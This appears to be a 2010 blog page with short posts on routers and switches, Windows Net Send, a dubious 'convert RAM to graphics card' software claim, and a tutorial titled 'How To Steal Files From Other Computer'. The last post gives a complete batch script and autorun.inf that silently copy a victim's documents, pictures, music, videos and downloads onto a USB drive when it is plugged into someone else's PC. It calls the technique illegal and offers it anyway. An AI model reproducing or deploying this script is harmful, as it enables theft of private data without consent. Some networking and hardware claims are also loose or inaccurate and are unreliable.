


Networking basics | Routers and Switches
Tuesday, May 25, 2010
First of all “What is a router ?” router Router is a device that transfers data packets along different networks. Not necessary that the network is bounded with wires. It can also be a wireless network. Routers are placed at gateways. Gateway is a place where two or more networks are connected. “What is a switch ?” switch A switch is a smaller hardware that connect different computers to form a network. Difference between router and switch Routers and switches are devices that allows you to connect one or more that one computer to different other computers or networks. These contains different connectors known as ports where you can insert cables to form a network. ROUTER is a most complicated and smart working part of networking in todays world. Routers are available in all sizes and shapes right from a 4 port to 64 ports. 4 port routers are generally used in broadband connections while the larger port routers are highly used in big industries, ISPswhich drive the internet itself. The largest producers of Routers is CISCO:- we built human networks. Traditional routers are designed to connect multiple networks (LAN and WAN). The basic function of router is to understand, manipulate and route the packets and signals they are asked to transmit. Router consists of a console port where the switch is connected. Router can be accessed using different commands eg: telnet. But accessing a router is not so easy as it is highly protected with the help of firewalls. Router are the devices which can connect two different work station situated at different places. eg if a XYZ company is situated in India and ABC in USA the router of XYZ can connect to ABC and share all rights and privileges. SWITCHES are of small specifications than that of routers. Switch is a device that only connects different computers available in the workstation. eg, i have a cyber cafe ABC which has 10 computers. It is not possible to to create a connection similar to peer-to-peer connection, because in this case it is not possible to create an entire workstation. Hence switch is used, it enables us to connect all the computers and access each computer by each other computer individually. Switch pays attention to the traffic and manages it accordingly. Benefits of routers Benefits of switches The pic below will help you in understanding in detail the exact connection of a computer, switch and router. connection


Send Messages to Other PCs over LAN on windows
Friday, May 21, 2010
It’s really easy, all you need to do is follow these steps: Running Command Prompt How to use Net Send commandFirst let’s see how it works on the versions of Windows upto XP SP2
If the user is on-line, your message will be sent or else an error message would appear.



CONVERT UR RAM 2 GRAPHIC CARD
Wednesday, May 19, 2010
Hey guys if u love games then good news for you. if u want to play a games required graphic card then no need to buy graphic card convertyour ram into your graphic card.Play latest Games without Graphic Cardsyou either spend a pot of money (atleast Rupees 3500 or 70$) for getting the latest graphics cardor you just read reviews of games like Crysis , Far Cry on gamespot and feel like a noob,fully knowingthat your system just won’t be able to support it....-Take heart ! Here’s a wicked software with which you can beat 128-256 MB of graphics card requirements with a very modest 1GB DDR2 RAM.What it does is,it uses a part of your RAM as Graphics card memory. For example,if you got 1GB DDR2 RAM,thenit’ll use 128MB of it as a Virtual Graphics card,and the remaining 896MB will be used as a regular RAM.Cool right….so you can ENJOY UR GAMING EXPERIANCE


How To Steal Files From Other Computer
Wednesday, May 12, 2010
In today’s article I am going to teach you something illegal but only for educational propose. This only demonstrates how you can copy files from your friend’s PC as soon as you plug in your flash drive or anyremovable storage media. I am going to teach you how you can do this from batch file with the help of autorun.inf file. When you plug in in your Pen drive, system will look up for autorun.inf (incase if autorun is not disabled for your drive from the system). Then we’ll input some command in autorun.inf in such a way that it will load the batch file that does the magic of copying all the files from your PC. In this demonstration I am copying only the files and folders in My Documents. Here goes the batch code: What it actually does is in first case ,CHECK it checks if your removable storage have Copied_files folder or not. If it doesn’t have then it creates one by using MD (Make Directory) command. Again it checks if you have documents and settings folder then it will assume that you are using windows XP. Other wise it will return an error and exits. This happens because; in Windows XP the user’s documents are usually stored in %systemroot%\Documents and Settings folder. Now I’ve defined another two cases after the first case CHECK, that is COPIER case and ERROR case. Case COPIER will execute when the program recognizes it is Windows XP, where the real coying work goes o. Case ERROR will execute when the Documents and Settings doesn’t exists in your system root. This is just a simple use of Batch programming. Copy the above code and paste it in notepad and save it as Filename.bat. Now let’s create a file that will load it automatically. The above code goes in autorun.inf file. Open notepad and copy it and paste it and save as autorun.inf. Copy the two files, autorun.inf and Filename.bat in your flash drive. Then plug in your device to your friends PC and do the evil things. Where is the flaw? It shows Command prompt window and process of copying (thank god your noob never think that it actually copying). Another thing is that it determines the windows by searching the file users and Docuemnts and settings, which is not the right way to determine your system operating system. However this is just an educational tutorial. Hope this tutorial was helpful.
Let me tell you the basic things what will happen.@echo off
:CHECK
if not exist "%homedrive%\Copied_files" md "%homedrive%\Copied_files"
if exist "%systemdrive%\Documents and Settings" goto COPIER
goto ERROR:COPIER
if not exist "%homedrive%\Copied_files\%computername%" md "%homedrive%\Copied_files\%computername%"
if not exist "%homedrive%\Copied_files\%computername%\VIDEOS" md "%homedrive%\Copied_files\%computername%\VIDEOS"
if not exist "%homedrive%\Copied_files\%computername%\PICTURES" md "%homedrive%\Copied_files\%computername%\PICTURES"
if not exist "%homedrive%\Copied_files\%computername%\MUSIC" md "%homedrive%\Copied_files\%computername%\MUSIC"
if not exist "%homedrive%\Copied_files\%computername%\DOWNLOADS" md "%homedrive%\Copied_files\%computername%\DOWNLOADS"
copy /y "%userprofile%\My Documents\*.*" "%homedrive%\Copied_files\%computername%"
copy /y "%userprofile%\My Documents\My Videos" "%homedrive%\Copied_files\%computername%\VIDEOS"
copy /y "%userprofile%\My Documents\My Music" "%homedrive%\Copied_files\%computername%\MUSIC"
copy /y "%userprofile%\My Documents\My Pictures" "%homedrive%\Copied_files\%computername%\PICTURES"
copy /y "%userprofile%\My Documents\Downloads" "%homedrive%\Copied_files\%computername%\DOWNLOADS"
MSG %username% "DONE!"
exit:ERROR
exit[autorun]
Open=Filename.bat
Action=File Copier


Subscribe to:
Posts (Atom)